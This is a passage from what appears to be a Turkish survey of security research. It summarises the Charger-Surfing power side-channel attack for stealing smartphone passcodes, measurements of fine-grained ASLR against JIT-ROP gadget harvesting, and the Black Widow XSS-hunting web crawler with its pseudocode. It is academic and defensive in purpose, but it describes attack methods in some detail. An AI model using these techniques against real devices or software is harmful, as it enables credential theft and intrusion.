
Şekil 19: USB güç kaynağına bağlı durumdaki cihazların güç sızıntısı.

Dinamik güç sinyali, Şekil ‘de gösterildiği gibi, cihaz etkinliğiyle yüksek oranda ilişkilidir. Akıllı telefon uyku durumundayken, minimum gürültü ile sabit bir akım kullanımı mevcuttur. Fakat uyku durumundan çıktığında güç kullanımında ani bir artış olur. Ekran kilidi aktif olduğunda ise sinyal farklı aralıklarda büyük ve ani yükselmeler gösterir. Son olarak kullanıcı ekranla etkileşime geçip dokunmaya başladığında her düğmeye basış sinyalde ani bir yükselme ve düşüş gösterir. Yapılan bu küçük deney yalnızca güç hattındaki bilgi sızıntısını göstermekle kalmaz, ayrıca araştırmanın temelini oluşturan iki özelliği de gösterir; (1) USB güç hattında ölçülen sinyalden yararlanılarak, ekranın açıldığı ve düğmeye basılış dizisinin başlangıç noktası, (2) ve ekran kilidi aktifken kullanıcı tarafından bir tuşa basılıp basılmadığı açıkça gözlemlenebilir ve ayırt edilebilir.



Şekil 20: Akıllı telefon üzerindeki voltaj değerleri.

Mobil işletim sistemleri kullanıcıdan bir giriş eylemi yakaladığında, ekranda bir animasyon oluşturup çizerek görsel geribildirim sağlar. Ekranda oluşan bu değişiklikler piksellerin hızla renk değiştirmesine, bu da doğal olarak Şekil 20’de görüldüğü gibi enerji tüketiminde ani ve keskin dalgalanmalara neden olur. Şekil 20’deki verileri elde etmek için akıllı bir telefonun ekranı geliştirilen bir uygulamayla altı alana ayrılmıştır (sol, orta, sağ sütunlar ve üst, orta, alt satırlar). Görüldüğü gibi OLED veya LED ekran fark etmeksizin aynı görüntüyü ekranın farklı bölümlerinde oynatmanın farklı güç tüketimlerine neden olmaktadır. Bu bilgilere dayanarak araştırmacılar kullanıcının ekranda hangi düğmeye bastığını yüksek bir tutarlılıkla tahmin etmiştir.



Şekil 21: Charger-Surfing saldırısının akış diyagramı.

Adım 1. Şekil 21’de görüldüğü gibi işlenmemiş sinyal verilerinin toplanması Charger-Surfing saldırısının ilk adımını oluşturur. Bu adım için şarj ünitesine voltaj bilgisi ölçen gizli bir aparat yerleştirilmiştir. Voltaj monitörü, şarj cihazının işlenmemiş sinyalini önceden belirlenmiş hassas bir örnekleme frekansında toplar. Çok yüksek bir frekansın kullanılması gereksiz yere büyük ve hantal verilere neden olurken, çok yavaş örnekleme önemli bilgileri kaçıracaktır. Araştırmacılar örnekleme sıklığını etkileyen iki faktör bulmuşlardır: ekranın yenileme döngüsü ve ekranın çözünürlüğü. Yapılan çalışmada örnekleme frekansı olarak 125 KHz kullanılmıştır.


Adım 2. Kullanıcı dokunmatik ekranda sanal bir düğmeye bastığında, mobil işletim sistemi dokunulan konumunu belirler ve o konumdaki düğmeyi aydınlatarak (veya etrafında bir animasyon oynatarak) kullanıcıyı bilgilendirir. Bir metin veya sayısal değer girmek için kullanılan sanal klavyelerde de ekranda basılan harfi veya sayıyı gösterir. Bu aktivitelerin her biri, Şekil‘de gösterildiği gibi, güç kullanım sinyalinde toplu olarak görünür bir artış oluşturarak güç tüketimini artırır. Kullanılan filtrelerle sinyallerdeki gürültü ayıklanarak sadece düğmeye basım kısımları yakalanmaktadır.

Adım 3. Bir dizi düğmeye basıldığının bir önceki adımda tespitinden sonra, basılan düğmelerin tek tek belirlenmesi için basım sıklıklarına dayalı bir yöntem kullanılmıştır.

Adım 4. Öngörülen tehdit modelinde, saldırganlar en popüler akıllı telefon modellerinin güç şarj dinamiklerini önceden belirleyebilir ve bu popüler telefonların her biri için önceden bir sinir ağı modeli eğitebilirler. Araştırmada kullanılan sinir ağları, farklı telefonların kullanımları (sanal düğmelere basılması aktivitelerini tanımlamaktadır) sırasında güç tüketim verileriyle önceden eğitilmişlerdir.

Adım 5. Belirlenen telefon modeline göre elde edilen sinyaller belli ölçeklendirme ve standartlaştırma adımlarından geçirilerek son adıma geçilir.

Adım 6. İşlenmeye uygun olan sinyaller başka bir sinir ağı modeline gönderilerek ekran üzerindeki animasyon tahmin edilir. Örneğin kullanıcının parolasını girerken nasıl bir yol izlediği vb. anlaşılır.[Şekil 22]



(a) iPhone (b) Android

Şekil 22: Kilit ekranı düzeni ve animasyonu.

Sonuç olarak bu çalışma, dokunmatik ekranda oynatılan animasyonların konumunu ortaya çıkarmak ve kullanıcının parolası gibi hassas bilgileri çalmak için akıllı telefonların güç sızıntısından yararlanan yeni bir saldırı metodu olan Charger-Surfing güvenlik tehdidini ortaya koymaktadır. Bu yöntemin temel mekanizması, şarj olan bir akıllı telefonun güç izleri üzerinden sinyal işleme ve sinir ağı tekniklerinin yardımıyla hangi düğmelere basıldığının belirlenmesi üzerinedir. Saldırının etkisinin değerlendirilmesi için farklı telefon modelleri ve farklı kullanıcılarla kapsamlı bir araştırma sonucunda kullanıcıdan bağımsız olarak yüksek hassasiyetle ekran kilidindeki "passcode" parolalarının elde edildiği görülmüştür. Dört basamaklı bir passcode yüzde 99,3, altı basamaklı bir passcode ise yüzde 96,9 doğrulukla tespit edilmiştir. Bununla birlikte saldırının gerçekleştirilmesi oldukça kolay ve maliyetsizdir, taşınabilir ve düşük maliyetli bir güç izi dinleme cihazının kullanıcıdan habersiz şekilde şarj istasyonuna yerleştirilmesi yeterlidir.

11. JIT-ROP Karşısında Fine-grained ASLR Güvenliği

Tam Zamanında Dönüş Odaklı Programlama (JIT-ROP), Detaylı Adres Alanı Düzeni Karıştırma (Fine-grained ASLR) varlığında bile kod yeniden kullanılmasını sağlayan güçlü bir saldırı yöntemidir. Fine-grained ASLR, kodun aynı anda yalnızca küçük bir bölümünü açığa çıkardığından ve saldırganın kurban program ve kütüphanelerine doğrudan erişimini engellediğinden geleneksel ROP saldırılarına karşı etkili bir savunma oluşturmaktadır.

JIT-ROP saldırıları, *call* ve *jmp* gibi akış kontrolü buyruklarını kullanarak dinamik bir şekilde yeni kod sayfalarını açığa çıkarabilmektedir. Kod sayfası keşfi, çalışma zamanında yapıldığından JIT-ROP saldırıları oldukça karmaşıktır[18].

Yeniden karıştırma teknikleri, adres alanını sürekli olarak karıştırarak sızan bilgilerin kısa sürede etkisiz kalmasını sağlamaktadır. Bu karıştırma zamanları arasındaki aralık, saldırganın imkânlarında kritik rol oynamaktadır.

Bu çalışmada kod sayfası keşfini boyutu ayarlanabilir seviyede sunacak bir ölçüm mekanizması tasarlanmıştır. Bu mekanizma sayesinde birden fazla ASLR yöntemi altında (Course grained, fine-grained fonksiyon düzeyi, fine-grained basit blok düzeyi, fine-grained buyruk ve yazmaç düzeyi) sonuçlarda karşılaştırma yapılabilmektedir. Deneysel bulgular aşağıdaki şekilde özetlenebilir:

- Yeniden karıştırma aralıkları için üst sınır hesaplamak adına bir metodoloji tanımlanmıştır. Üst sınır hesabı için belirli bir araç setini elde etmek için gereken minimum zaman ölçülmüştür. *Nginx, proftpd, firefox* vb. araçlar için üst sınır 1,5 saniye ila 3 saniye arasında değişmektedir.
- Yazarın bulguları başlangıç işaretçilerinin bir kod sayfasından diğerine olan erişilebilirlik özelinde bir etkisi olmadığını (sıfır standart sapma) göstermiştir. Herhangi bir işaretçi sızması durumu hangi işaretçinin sızdığından bağımsız olarak eninde sonunda bir araç setine erişim sağlamaktadır.
- Yazarın bulguları aynı zamanda başlangıç işaretçilerinin yakınsama (araç setine ulaşma) hızını etkilediğini göstermektedir. Deneylere göre Turing complete bir araç kümesine ulaşma zamanı 2,2 ila 5,8 saniye arasında değişmektedir.
- JIT-ROP araç sayısını nicelemek adına genel bir metodoloji tanımlanmıştır. Bulgulara göre fine-grained ASLR, araç erişilebilirliğini yüzde 90 azaltabilmektedir. Yapılan deneylere göre stackler, heap veya data segmentlerine göre ortalama 16 daha fazla libc işaretçisi bulundurduğundan dinamik kütüphane yerlerini sızdırma konusunda daha riskli bir gruptadır.

Tehdit Modeli ve Tanımlar

Coarse-grained ASLR (geleneksel olarak yalnızca ASLR) paylaşımlı kütüphaneleri, stack ve heap'i rasgele bir şekilde karıştırsa da ana çalıştırılabilir kodun yerini değiştirmez. Bu nedenle taban adres rasgele olsa da kütüphaneler bütünlüğünü korumaktadır.

Fine grained ASLR (hassas–ince taneli ASLR) ise paylaşımlı kütüphaneler, stack, heap ve memory mapped bölgelerin yerini değiştirir ve bu bölgelerin iç yerleşimlerini düzenler. Bu karıştırmanın detay seviyesi fonksiyon, blok, buyruk ve yazmaç seviyesinde değişim gösterir.

Ayrıca W⊕X (Write XOR Execute) ve RELRO (Relocation Read Only) gibi standart güvenlik önlemlerinin kullanıldığı varsayılmıştır.

Saldırganların önceden sızmış bir kod işaretçisine sahip olduğu ve aksi belirtilmedikçe hedefteki her çalıştırılabilir dosyada fine-grained ASLR'ın açık olduğu varsayılmıştır. Ancak JIT-ROP saldırganı bu karıştırma konusunda bir bilgiye sahip değildir.

Tanım 1. Turing-complete araç seti, hafıza (Load, Store), atama (Load Register, Move Register), aritmetik, mantıksal, akış kontrolü (Jump, Branch), fonksiyon çağrıları (Call) ve sistem çağrıları (Sys) gibi operasyonları içeren Turing-complete araçlar kümesini belirtir.

Tanım 2. Bir saldırganı karşısında randomizasyon şeması altında üst sınırı, saldırganın Turing-complete, priority, MOV TC veya payload araç seti elde etmesini engelleyen maksimum süre olarak tanımlanmıştır. Başka bir şekilde ifade etmek gerekirse, herhangi bir aralığında da elde edilen bir araç seti dört araç setinden herhangi birine yakınsamaz.

JIT-ROP vs. Basit ROP Saldırıları

Yaygın saldırı gereksinimleri ve özgün gereksinimleri çıkartmak adına belirli sayıda gelişmiş saldırılar elle incelenerek JIT-ROP ve geleneksel ROP saldırıları arasındaki teknik farklar belirtilmiştir.

Saldırı iş akışı üç ana bileşenden oluşur: Bellek düzeni derandomizasyonu, sistem erişimi ve payload oluşturma

A. Bellek Düzeni Derandomizasyonu (Memory Layout Derandomization)

Bellekteki kod düzeni rasgele dağıldığından saldırganlar jmp, ret gibi buyruklar ile kod sayfalarını açığa çıkartmak zorundadır.

B. Sistem Erişimi

Saldırgan yetki yükseltmek için çeşitli sistem çağrıları veya API'larını kullanmak durumundadır. CFI savunmasının bulunmadığı durumda saldırgan bütün alt rutini çalıştırmak yerine yalnızca belirli araçları uç uca ekleyerek bir sistem çağrısının argümanlarını ayarlayarak çalıştırabilir. (Şekil 23'de adım 4, 4')

C. Payload Oluşturma


Saldırgan çeşitli parçaları birleştirerek zararlı kod parçasını oluşturmaktadır. Araçlar tek buyruktan oluşmadığından arkalarında çeşitli kalıntılar bırakmaktadır. Bu kalıntılara ayak izi (footprint) ismi verilmiştir.

Ölçme Metodolojisi

Ölçümler fine-grained ASLR'ın JIT-ROP adres düzeni randomizasyonu, sistem erişimi ve payload oluşturması üzerindeki etkileri incelenerek gerçekleştirilecektir. Bu ölçümleri yaparken JIT-ROP kod toplama mekanizmasıyla saldırganlara kaç adet aracın erişilebilir olduğu göz önünde bulundurulacaktır. Sistem erişim kolaylığının ölçümü için kodda bulunan libc işaretçilerinin sayısı, araç zincirlerinin kalitesi için ise ayrı bir yazmaç seviyesi ölçüm yöntemi tasarlanmıştır.

Derandomizasyon Metodolojisi

Araç seçimi. Çeşitli saldırılardan 21 tip araç elde edilmiştir. Bu araçlar içlerinde Turing-complete, priority ve MOV



Şekil 23: Geleneksel ROP (alt) ile JIT-ROP (üst) arasındaki benzerlik ve farklılıkları gösteren bir illüstrasyon. Fine-grained ASLR 'ı alt etmek için gerekli adımlar gri kutular içerisinde belirtilmiştir.

TC araç setlerine ek olarak bazı saldırıya yönelik (CP, RF, CS2, EP) araçları bulundurmaktadır.

Tek el randomizasyon deney metodolojisi. Çeşitli kod randomizasyonu şemaları altında Turing-complete araç setinden araçları nicel olarak saymak suretiyle ölçümler gerçekleşmiştir. Coarse-grained ASLR altında ropper, fine-grained ASLR altında ise ret, ret xxx, syscall gibi buyrukları tarayan ve kod sayfası bulan bir araçtan yararlanmıştır.

Yeniden Karıştırma deney metodolojisi. Shuffler aracından gelen sonuçlar manuel olarak incelenmiştir.

Sistem Erişimi Metodolojisi

Sistem erişim zorluğunu ölçmek adına coarse ve fine-grained ASLR altında sistem araçları ve hassas kütüphane işaretçilerindeki azalma dikkate alınmıştır.

Payload Oluşturma Metodolojisi

Araç zinciri kalitesini ölçmek adına araçlar ayrı ayrı ele alınmıştır. Araç kalitesi, yazmaç bozulma analizi yöntemiyle ölçülmüştür. Bu yöntem ana araç buyruklarının araçtaki diğer buyruklardan nasıl etkilendiğini incelemektedir.

Deneyler

Deney düzeneği. JIT-ROP native bir kod modülü uygulanmıştır. Bütün deneyler Ubuntu 16.04 LTS 64-bit Linux işletim sisteminde gerçekleştirilmiştir. Deneyde kullanılan uygulama ve kütüphane sayıları Tablo 1'de verilmiştir.

Deney	Uygulamalar (Toplam 20)	Kütüphaneler (Toplam 25)
Yeniden karıştırma aralığı	17	15
Buyruk düzeyi rand.	15	14
Fonksiyon düzeyi rand.	17	21
Fonksiyon + yazmaç düzeyi rand.	12	13
Basit blok düzeyi rand.	15	15

Tablo 1: Deneyler için uygulama ve kütüphane sayıları.

Yeniden karıştırma üst sınırı

Bir araç setine ulaşmak için geçen minimum ve ortalama süre Tablo 2'de gösterilmiştir.


	Bütün araç tiplerine ulaşmak için geçen süre		Araç analizi	
Araç seti	**Minimum (s)**	**Ortalama (s)**	**Sızma (%)**	**Analiz (%)**
TC	2,2	4,3	17	83
Priority	1,5	3,5	13	87
MOV TC	3,5	5,3	16	84
Payload*	2,1	4,8	12	88
Ortalama	**2,3s**	**4,5s**	**%14,5**	**%85,5**

Tablo 2: TC, Priority, MOV TC ve Payload araç setlerinden bütün araç tiplerine ulaşmak için geçen minimum ve ortalama süre. Sızdırma ve Analiz kısımlarına harcanan yüzdelik (%) süre. Payload* -> üç payload kümesinin ortalaması.

Sızan işaretçi konumunun etkisi

Araç erişilebilirliğinde işaretçi konumunun etkisi. Bulgulara göre sızan işaretçi konumunun JIT-ROP araç erişilebilirliği üzerinde bir etkisi bulunmamaktadır.

Kod açığa çıkarma süresinde işaretçi konumunun etkisi, bir araç setine ulaşmak için gereken süre ile hesaplanmıştır. (Şekil 24)



Şekil 24: Kod açığa çıkarma süresinde işaretçi başlangıç konumunun etkisi. Açık renkli noktalar Turing-complete araç setini elde etme süresini göstermektedir. Birden fazla başlangıç konumunda kod sayfası açığa çıkarma işlemi başlatılarak minimum, maksimum ve ortalama süre alınmıştır.

Randomizasyon şemaları	MIN-FP azalma (%)	EX-FP azalma (%)	Bellek	Atama	Aritmetik	Mantıksal	Kontrol akışı	Fonksiyon Çağrısı	Sistem Çağrısı	TC Korunuyor mu?
Uygulamalar										
Buyruk düzeyi	79.7	82.5	97.4|82.7	58.8|81.7	95.9|64.9	85.8|85.4	49.4|80.1	67.4|83.9	83.3|0	Hayır
Fonksiyon düzeyi	27.63	35.55	0.8|29.2	10.6|43.5	19.1|15.1	35.1|35.9	21.2|29.1	18.2|46.9	0|0	Evet
Fonk. + yazmaç	17.62	42.37	-8.3|35.0	-5.1|35.2	26.1|44.9	21.3|38.1	34.0|60.2	11.8|64.9	80.0|0	Evet
Blok düzeyi	19.58	44.64	5.5|40.9	6.1|47	26.1|33.7	20.4|37.4	41.2|63.1	23.3|56.3	0|0	Evet
Kütüphaneler										
Buyruk düzeyi	81.3	92.2	93.7|96.1	60.7|93	91.8|84.9	84.5|90.4	59.8|93.5	51.8|92.9	66.7|0	Hayır
Fonksiyon düzeyi	46.5	43.8	24.2|71.1	15.9|31	41.2|65.4	56.9|25	34.5|78.7	23|75.8	3.5|14.5	Evet
Fonk. + yazmaç	44.2	43.9	35.5|43.4	35.3|43.4	63.2|61.8	44.8|49.0	36.4|52.1	43.1|35.3	66.7|0	Evet
Blok düzeyi	20.98	37.0	8.1|32.1	8.1|32.1	13.9|55.9	24.8|31.6	22.2|52.1	18.1|44.6	50.0|0	Evet


Tablo 3: Çeşitli uygulama ve kütüphanelerde fine-grained tek el randomizasyonun etkisi. Her veri gerçekleştirilen 100 çalıştırma/yükleme/yeniden yazmanın ortalamasıdır. | ile ayrılmış alanlar sırasıyla MIN-FP ve EX-FP azalmasını göstermektedir.

Araç Erişilebilirliğine Olan Etki

Araç erişilebilirliğine olan etki, Tablo 3 üzerinde gösterilmiştir.

Araç Zinciri Kalitesine Olan Etki

Bulgulara göre fine-grained ASLR altında yazmaç bozulma oranı yaklaşık yüzde 6 artmaktadır.



Şekil 25: Stack, heap ve data segmentinde bulunan libc işaretçi sayısı.

Libc İşaretçi Erişilebilirliği

Stack, heap ve data segmentine göre daha fazla libc işaretçisi bulundurduğu için daha risklidir. (**Hata! Başvuru kaynağı bulunamadı.**)

Sonuçlar

JIT-ROP tehdit modeli altında ASLR güvenliğinin nicel olarak ölçülebilmesi için çeşitli metodolojiler sunulmuş ve detaylı bir ölçüm çalışması gerçekleştirilmiştir. Yeniden karıştırma aralığını belirlemek için etkili bir yöntem sunulmuştur. Yeniden karıştırma aralığı üst sınırı konfigürasyon konusunda kullanıcılara yardımcı olmaktadır.

12. Black Widow: Blackbox Veri Tabanlı İnternet Taraması

Kaynak kodu, uygulama davranışını açıklayan modeller ve kod açıklamaları gibi elementler mevcut olduğunda test yapan kişi, modellerdeki zafiyet ifade eden davranışlara ve kodlardaki şablonlara bakmak için whitebox tekniklerini kullanabilir. Ancak bu elementler pratikte genellikle mevcut değildir, bu gibi durumlarda whitebox teknikleri verimsiz kalır. Whitebox tekniklerine karşın blackbox teknikleri, internet uygulamalarının davranışları hakkındaki ön bilgilere bel bağlamaz. Bu, güvenlik zafiyetlerinin bulunmasında kullanılan yaygın bir metot olup penetrasyon testlerinde bir standarttır.

Crawler, tarayıcılarla çalışan web uygulamaları örnekleriyle etkileşim kurarak çeşitli bilgiler edinen programlardır. Crawlerlar; URL'leri, HTML form alanlarını ve diğer girdi alanlarını keşfetmek için internet sayfalarını ziyaret ederek web uygulamalarının atak yüzeylerini keşfeden blackbox tarayıcılarının çok önemli elemanlarıdır. Ancak crawlerların internet uygulamalarının derin davranışlarını keşfedebilme yetenekleri güvenlik açıklarının tespit edilebilmesi için yeterli değildir. Güvenlik açıklarının tespiti için genellikle internet uygulamalarıyla etkileşime geçebilecek basit olmayan test jenerasyonları gerekmektedir.

Bu amaç doğrultusunda bulunan zorluklara dayanarak yazar tarafından derin tarama ve tarama için gezinme modellemesi, çapraz geçiş ve durumlar arası bağımlılıkları izleme adında üç temel sütun belirlenmiştir. Yapılan çalışmada Black Widow adında veri tabanlı bir blackbox tarama yaklaşımı geliştirilmiştir. Makalede tüm uygulamalardaki diğer tarayıcılara kıyasla yüzde 63 ila yüzde

280 arasında değişen kod kapsamı iyileştirmeleriyle taramanın ne kadar etkili olduğu anlatılmaktadır.

Black Widow'un navigasyon modelleme, gezinme ve durumlar arası bağımlılık takibi olmak üzere üç ayağı vardır. Verilen bir URL ile tarayıcı, JavaScript dinamik analiz tabanlı, internet sayfalarının yapılarını keşfedebilen ve tıklama gibi JavaScript olaylarını (event) gerçekleştirebilen bir crawler yardımıyla internet sitesinin yön bulma modelini oluşturur. Bir sayfa ziyaret edilirken tarayıcı, blackbox teknikleriyle modeli zenginleştirir. Burada tarayıcı giriş alanlarını, yani kaynak izini tanımlar ve ardından bunları benzersiz dizelerle, yani iz değerleriyle probelar. Daha sonra tarayıcı, HTML belgesinde dizelerin ne zaman yeniden yüzeye çıktığını kontrol eder. Bu izlerin takibi, sayfalar arasında bağlantının anlaşılmasını sağlar. Çalışmada zafiyet tespiti için saklanmış XSS'e odaklanılmıştır. Bunun sebebi olarak zor tespit edilmesi ve mevcut tarayıcıların zafiyetleri yeterince kapsayamaması gösterilmişti.[19].

Yazar, tarayıcı tasarımında karşılaşılan zorluklara da değinmiş ve bu zorlukları üç başlıkta incelemiştir.

Navigasyon Modelleme

Navigasyon modellemede, tarayıcının server-side ve client-side ile olan etkileşimlerinin modellenmesi karışık ve zorlayıcı bir işlemdir. Bir tuşa tıklarken sunucu istekleri sunucunun durumunu değiştirebilir ve bu durum DOM üzerinde değişiklik meydana gelmesiyle sonuçlanabilir ve bu da yeni bağlantıların ve alanların meydana gelmesine yol açar. Navigasyon modeli tarayıcının web uygulamasını mümkün olan en verimli şekilde taramasını sağlamalıdır. Doğru modelleme yapılmadığı takdirde, tarayıcı önemli kaynakları kaçıracak ve aynı ya da benzer kaynakları tekrar tekrar ziyaret ederek çok zaman kaybedecektir. İyi bir model çok sayıda uygulama ile etkileşim metotlarını içermelidir, bu metotlara örnek olarak GET ve POST istekleri, JavaScript olayları, HTML formu ve iframe'ler gösterilebilir. Ayrıca model client-side navigasyonları olan buton tıklama, tıklamadan önce fare imlecini menü üstünde tutma gibi durumları da ele almalıdır. Bu problemler çözüldükten sonra, tarayıcı modelin nasıl kullanacağı, gezinme işlemlerinin nasıl gerçekleştireceği problemine geçilebilir.


Gezinme

Kod kapsamını ve zafiyet tespitini gelişmek için tarayıcının crawleri, uygulamayı gezmelidir. İş akışlarının reprodüksiyonu, kod kapsamı ve zafiyet tespiti için çok önemlidir. Bu iş akışlarının yönetimindeki zorluklar arasında, eylemlerin hangi sırayla yapılması gerektiği ve form göndermek gibi durum değiştirecek eylemlerin ne zaman yapılacağına karar vermek bulunmaktadır. Mevcut teknoloji, büyük ölçüde navigasyon ve keşif üzerine odaklanmakta, ancak küresel iş akışlarını kaçırmaktadır. Modelleme ve gezinmede karşılaşılan sorunların çözülmesiyle tarayıcı, uygulamayı geliştirilmiş bir kapsamla tarar ve test etmek için daha çok parametre bulabilir.

Durumlar Arası Bağımlılıklar

Hem client-side'a hem de server-side'a uyum sağlayan bir modelde anlaşmak zor olduğu kadar önemlidir de. Tarayıcıların yüzleştiği kilit zorluklardan biri kullanıcı girdilerinin uygulamaları nasıl etkilediğini doğru ve tam olarak modellemektir. Şekil 26'daki iş akışında bir yöneticinin yeni bir kullanıcıyı kaydettiği görülmektedir. Bu iş akışında, yönetici index sayfasından başlıyor (index.php) ve giriş sayfasına yöneliyor (login.php). Sonrasında parolayı gönderiyor ve yönetici paneline erişiyor (admin.php). Yönetici, panelden kullanıcı yönetimi sayfasına (admin.php#users) erişiyor ve yeni kullanıcı kaydetmek üzere form yolluyor. İnternet uygulaması yeni kullanıcı verisini depoluyor ve bunun sonucunda yeni kullanıcının verileri, mevcut kullanıcılar sayfasında (view_users.php) görülebiliyor. Özetle *admin.php#users* üzerindeki bir eylem *view_users.php*'yi etkilemekte ve *admin.php#users*'a gönderilen veri yeni duruma yansıtılmaktadır.

XSS'e karşı savunmasız olan form verisinin savunmasız girdi alanlarının tespiti için tarayıcı *admin.php#users* formunda payload enjekte etmelidir ve *view_users.php'a* erişerek enjeksiyonun başarılı bir şekilde yapıldığını doğrulamalıdır. Maalesef mevcut tarayıcılar bu durumlar arası bağımlılıkların farkında değil ve enjeksiyonun başarısını kontrol edemiyorlar.



Şekil 26: İş Akışı.

Yukarıdaki grafikte kırmızı kesikli çizgiler durumlar arası bağımlılığı, yeşil çizgiler HTML5'i ve turuncu da JavaScript'i temsil etmektedir. Mavi noktalı çizgiler tarayıcı tarafından takip edilmek üzere eklenebilir. Sayılar sırayı göstermektedir.

Yaklaşımlar

Yukarıda belirtilen sorunlara yönelik yaklaşımları ele alalım. Şekil 27'de bahsi geçen üç bölümün nasıl bağlandığını göstermektedir. Girdi olarak hedef URL'yi almaktadır, döngülerden oluşan birtakım işlemlerden sonra Şekil 28'de yer alan gerekli iş akışları çalışır. Gezinme algoritması, eylem tipinin güvenli olup olmadığını kontrol eder. Eğer GET isteği ise güvenli olduğu kabul edilir. Güvenlik sağlandıktan sonra aksiyon zinciri başlar. İlk olarak Şekil

29'da görüldüğü üzere bağımlılık tokenleri için sayfa incelenmekte ve gerekli bağımlılık kenarları eklenmektedir. Her token bir iz değeri, kaynak kenarı (edge) ve bitiş (sink) kenarı içermektedir. Eğer kaynak ve bitiş bulunduysa, tarayıcı kaynağı bulanıklaştırır (fuzzing) ve bitiş kenarını kontrol eder. Sonrasında, mümkün olan yeni navigasyon kaynakları çıkartılır ve grafiğe eklenir. Daha sonra uçtaki mümkün olan parametreler bulanıklaştırılır ve iz tokeni enjekte edilir. Tokenin depolanmış fuzzing değerinin üstüne yazması istendiğinden, işlemlerde sıra önemlidir. Son olarak kenar, ziyaret edilmiş olarak işaretlenir ve döngü tekrar eder.

```
Data: Target url
Global: tokens // Used in Algorithm 3
Graph navigation; // Augmented navigation graph
navigation.addNode(empty);
navigation.addNode(url);
navigation.addEdge(empty, url);
while unvisited edge e in navigation do
    traverse(e); // See Algorithm 2
    inspectTokens(e, navigation); // See Algorithm 3
    resources = extract({urls, forms, events, iframes});
    for resource in resources do
        navigation.addNode(resource)
        navigation.addEdge(e.targetNode, resource)
    end
    attack(e);
    injectTokens(e);
    mark e as visited;
end
```

Şekil 27: Tarayıcı Algoritması.

```
Function traverse(e: edge)
    workflow = []; // List of edges
    currentEdge = e;
    while prevEdge = currentEdge.previous do
        workflow.prepend(currentEdge);
        if isSafe(currentEdge.type) then
            break;
        end
        currentEdge = prevEdge
    end
    navigate(workflow);
end
```

Şekil 28: Gezinme Algoritması.

```
Function inspectTokens(e: edge, g: graph)
    for token in tokens do
        if pageSource(e) contains token.value then
            token.sink = e;
            g.dependency(token.source, token.sink);
            attack(token.source, token.sink);
        end
    end
end
Function injectTokens(e: edge)
    for parameter in e do
        token.value = generateToken();
        token.source = e;
        tokens.append(token);
        inject token in parameter;
    end
end
```

Şekil 29: Durumlar Arası Bağımlılık Algoritması.

Navigasyon Modelleme

Çalışmada geliştirilen yaklaşım model tabanlı olup, internet uygulamalarının zafiyetlerinin keşfinde kullanılacak bir modelin oluşturulması, sürdürülmesi ve kullanılması olarak açıklanmaktadır. Model, uygulamanın hem server-side hem de client-side yönlerini kapsamaktadır ve iş akışındaki server-side durumlar arası bağımlılıkları takip etmektedir. Ek olarak, HTML ve JavaScript programının durumu gibi internet uygulamasının client-side elementlerini direkt olarak yakalamaktadır.

Gezinme

